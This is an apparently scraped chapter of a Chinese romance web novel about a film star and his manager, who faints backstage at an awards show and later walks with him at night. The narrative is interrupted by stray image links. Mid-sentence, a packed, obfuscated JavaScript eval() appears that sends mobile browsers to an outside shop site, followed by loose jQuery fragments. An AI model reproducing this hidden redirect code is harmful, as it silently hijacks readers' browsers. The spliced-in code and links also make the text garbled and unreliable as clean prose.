自综艺停播以后,郁沨久不露面,除了解约消息之外便再无新动态,粉丝每日惴惴不安担心他是否就此退圈,直到新一届的金龙奖颁奖典礼官宣出他将作为颁奖嘉宾出席。
开往颁奖典礼会场的黑色商务车平稳行驶在晚高峰的道路中央。
米粒正单膝跪坐在后排座椅上,低着头替郁沨调整西装领结,神态认真专注,半扎的发丝顺着动作滑落,带着女生独有的馨香撩拨着郁沨的鼻尖。
郁沨克制地忍耐住她带来的酥痒,神情自然地替她将发丝挽在耳后,手却没有收回,而是捧起女生的脸颊安慰:“别紧张,只是一场小活动而已。”
米粒睫毛上下扇动,眨了眨因为久睁而干涩的眼:“这可是我就职以来的第一场活动,不能掉以轻心。”
郁沨捏了捏她的手,拉着人坐回座位上。
“有我在,没事的。不是说过吗,我会让你省心的。”
米粒低头看着两人交握的手,忍不住道:“我怕出什么纰漏,害你出丑怎么办?”
“能怎么出丑?总不至于裤子拉链没拉上吧。”郁沨轻笑道。
眼见着米粒当真想要检查一遍,郁沨连忙托起她的脑袋阻止女生继续往下。
“相信相信你老板,嗯?我都经历这么多次活动了,红毯和领奖都当是家常便饭,况且今天也就是上台读个名单的事,比领奖还轻松。”
“万一获奖人名是你不会读的字怎么办?”米粒忽然想到。
郁沨真的忍俊不禁:“唔……那我就篡改名单,当场换个人上台领奖。”
“好了,放心,今天到场的都是我相熟的人,不存在你说的这种情况。”郁沨安抚地伸出手环抱住身体过于紧张僵直的女生,揉了揉她垂下的发丝,“安心在台下等我回来就好。”
这个拥抱大概是今天的脱敏治疗吧,米粒靠在他的怀里轻轻闭了闭眼,熟悉的气味传来,确实让扑通乱跳的心脏缓和了一些。
车辆驶过了晚高峰的堵点,顺利地在红毯结束前抵达。因为郁沨的位置排在最后压轴入场,抵达的时间对他来说还绰绰有余。
在埃文忍无可忍的轻咳声中,他被提醒该下车了。
已有工作人员在车门外接驳,郁沨松开怀里的人,轻声道:“那我走了。”
“嗯。”
“别担心,乖乖的。”
米粒点点头:“你快去吧。”
坐在前排的埃文看了看后视镜里的两人,欲言又止,想问的话在喉咙里滚了几圈又咽了回去。
算了,两个都是领导,得罪不起。
心里仍旧不服地暗骂了一句,都这样了还说没谈,这两位是不是把我当狗骗呢。
郁沨随着工作人员引导走上红毯,几乎瞬间便被闪光灯环绕,各大媒体一边按着快门一边呼喊“郁老师看这边”。男人则是熟练地定点拍照,签名,接受主持人采访,轻松自如游刃有余。
直到远远看着他采访完毕走进会场后,米粒才长舒一口气,吩咐埃文开往停车区。
米粒正在手机上对接今日的流程,虽说郁沨叫她不要操心,但她仍有一堆事情要做。
同主办方反复确认入围名单、红毯及颁奖流程、嘉宾信息。
同媒体方面进行对接,提前收集媒体采访提纲,安排好后台采访的时间。
还有刚刚在酒店拍摄的照片和视频素材需要配合商务团队进行宣传和公关稿的发布。
每一件事都在与新公司和新团队磨合,作为经纪人,米粒必须亲历亲为,防止意外情况的发生。
从前Justin没有注意到的细节,她盯得格外仔细,尤其是媒体访谈方面,严禁提起何乔。
不仅如此,金龙奖作为国内三大权威电影奖项之一,今晚受邀前来的几乎都是名声赫赫的电影界大拿,米粒需要主动去跟他们交谈介绍。
根本没有时间待在台下关心今天是谁获了奖,米粒这一晚上忙得晕头转向,连郁沨颁完奖下了台都没注意,还是通过身旁某位导演的提醒才发现郁沨已经离席。
米粒随即从座椅上站起,准备出去找他。
颁奖典礼的后台比光鲜亮丽的会场要混乱繁忙许多,米粒逆着人流向外走,不知是谁的道具一角撞到了她的腰侧,绊得她一个趔趄。
没有来得及吃东西的胃在碰撞下翻滚着难受,她捂着痛处冷汗直冒,靠在走廊的墙上缓了一会儿。
深呼吸几次,感受到稍有好转后,她撑着墙,准备先回到休息室去。
刚刚转过身,在光线的阴影里,出现了一张带着惊讶神情的男人的脸。
走廊的灯光过于晃眼,照得米粒不适加重,她后退一步。
男人的问候声却依旧跟了上来。“米粒,刚刚离得远就觉得像,没想到真的是你。”
视线从她的画着淡妆的脸颊打量至全身,最后停留在裸露的小腿肌肤上:“现在还是这么漂亮,变成熟了,看来现在的工作很适合你。”
眼见米粒没有回应,他挑了挑眉:“怎么,不记得我了?”
男人西装革履,似乎要从阴影中走出。
米粒顿时大脑一阵眩晕,后脊发凉,忍不住咬了咬舌尖强迫自己清醒。
她避开了男人伸出的搀扶的手,侧过身匆忙说道:“不好意思,我有点事先走了。”
不顾身后人意味深长的目光,米粒踉踉跄跄地离开走廊。
想要呕吐的感觉正在胃里翻涌。
颈后湿湿冒着冷汗,手脚发麻。
郁沨是提前离场的。
因为惦记着团队里有个尽职尽责的经纪人,害怕她第一次经历大场面不知所措,所以在颁完奖后就提前离席,准备回来看看她需不需要帮忙。
只是没想到在休息室里竟然没看见她的身影,大概又在哪里忙碌着呢。
郁沨单手划开手机,正要给她打电话问问人在哪。
休息室的门在此刻被人推开,遍寻不到的身影出现在眼前。
郁沨站起身,声音温柔又无奈:“怎么回来得比我还要晚……”却不想女生强撑着像是用尽了全身的力气才走到了他的面前,此刻已是筋疲力尽。
来不及说一句话,米粒直直地栽倒在郁沨的怀里。
郁沨接住倒下的纤弱身体,几乎心脏骤停。
商务车疾驰在深夜里,停靠在医院路边,郁沨直接抱着怀里的人下了车。
被紧急叫来加班的陆霆心情十分无语。
“低血糖,没什么大碍。”他看了看床上眉眼紧闭的女生,伸出手拍了拍郁沨的肩。
“怎么被吓成这样。”
“我就是……没事。”郁沨按住发痛的额头,卸了一口气地倚靠在沙发扶手上。
他以为,又是像上次一样,她带着一身伤回来。
连触碰都是疼痛,仿佛下一秒就要离他而去。
葡萄糖顺着输液管缓缓流入,女生刚刚苍白的脸色有了明显的好转。
还好,只是低血糖而已。
郁沨蹲下来,握住她另一边的手,放在唇边。
“嗯……”女生眉头微蹙,不安分地动了动,睁开了眼睛。
熟悉的病房,熟悉的病床,熟悉的陪护还穿着西装。
“我怎么在这?”黏黏糯糯的声音证明女生还不够清醒,只来得及认清身边的人。
“活动结束了吗?”她很关心这件事。
“结束了。”郁沨没有放开她的手,语气里心疼掺着责怪,“是不是没有好好吃饭。”
“忙忘了。”米粒有些心虚,又拉着他垫背,“你不是也没吃吗?”
“以后不会了,不管什么活动,我都先陪着你吃完饭再走。”
“男明星不做身材管理了吗?”
“是啊,总不能我也低血糖晕倒在红毯上吧。”
“那完蛋了。”米粒笑得眉眼弯弯,“幸好我不是女明星,晕倒也
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17947633|211510||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
只会晕倒在后台。”
“还挺得意。”郁沨敲敲她的脑袋,清脆的一声“嘣”。
“哎呀。”米粒痛得眯起一只眼睛,“这个人好凶哦,打我。”
“不打不长记性。”
“我错了嘛。”她看着他笑得很乖,也不提之前碰到了不想见的人,只是摇着他的袖子顺从地说,“我们去吃宵夜好不好,我请你。”
“不难受了?”
“我想去外面走一走,吹吹风。”刚刚恶心呕吐的感觉还没完全散去,米粒仍觉得胸口闷闷的。
“好,我陪你一起。”
葡萄糖输完已是深夜,街上仍在营业的餐饮店寥寥无几,但好在行人也少,没人会在意穿着高定礼服的影帝正牵着一个女生在街头游荡。
“郁沨你看,是烤红薯欸。”米粒远远地就看见了前方推车里冒出来的热气,兴奋地跳起来,“我请你吃宵夜。”
大晚上的带着男明星吃高糖高碳水,郁沨笑她到底是还没进化出经纪人的觉悟。
“只吃一点点有什么关系,你又不胖,还有腹肌。”
“要是吃得没有腹肌了该怎么办?小猫会移情别恋吗?”
“唔……”
“你犹豫了。”郁沨严正指出。
“没有没有。”米粒笑着躲避郁沨质问的眼神,“我不敢的呀。”
手指从他的指缝中穿过,然后轻轻扣在一起,米粒小声问:“我们要是被狗仔拍到怎么办?”
郁沨看了看眼前这位前任狗仔,平静道:“把照片买断。”
“为什么?”
“现在人还没追到,等追到以后官宣的时候再发。”
米粒脸红扑扑的:“听不懂你在说什么。”
郁沨勾唇没再解释,只是反问:“今天,遇到什么事了吗?”
“嗯?”
“感觉你回来的状态跟之前不太一样。”郁沨到底是很敏锐的,米粒的饮食习惯和身体状况他一清二楚,不至于一顿饭不吃就饿到低血糖的程度。
“遇到谁了?”他尝试问道。
“很讨厌的前老板。”
“刘福?他也说不上讨厌吧。”
“不是他,是我第一份工作的老板。”
米粒抬起头问,“郁沨,如果工作里遇到很讨厌的人该怎么办?”“远离他,或者让他远离。”
“可要是我没有这个能力做到呢?”
郁沨摸摸米粒的头:“我让你做这份工作,是为了让你拥有主动选择别人的权力。以我现在的身份和地位,你当然有这样的资格,不需要委曲求全,知道吗?”
“知道啦。”
郁沨笑着说:“你可是满贯影帝的经纪人,到哪儿都得横着走。今天有没有认识很多人?”
“嗯嗯,好多导演说想和你合作,我要回去慢慢选。”“能选个拿奖的本吗?”
“那必须的。”
“那我的大经纪人可真厉害。”
米粒拽拽他的袖子,笑得像是撒娇:“大经纪人现在有些走不动了,可以背一下吗?”
郁沨无奈地看她,将手里装着红薯的塑料袋递给她,然后蹲下。
“上来吧,祖宗。”
“嘻嘻,高跟鞋拿一下。”米粒蹬掉鞋子趴了上来。
小腿在空中晃悠晃悠,女生甜软的声音从耳边酥酥划过:“郁沨,我这算在钓你吗?”
郁沨轻轻托了托背上的人:“你?就你这段位,钓得动哪条鱼?”
“钓得上最大的那条。”郁沨轻笑:“我可是自愿上钩的。”
知道她那层自我保护的壳早已松动了太多,郁沨丝毫不去逼问到底还有多久。
本就是想一直照顾她保护她,她要闹就陪她玩暧昧游戏。朋友和男朋友身份的差距好像就隔着一层薄薄的纸,她不愿意捅破,那就游戏继续。
不过是哄娇气小猫而已。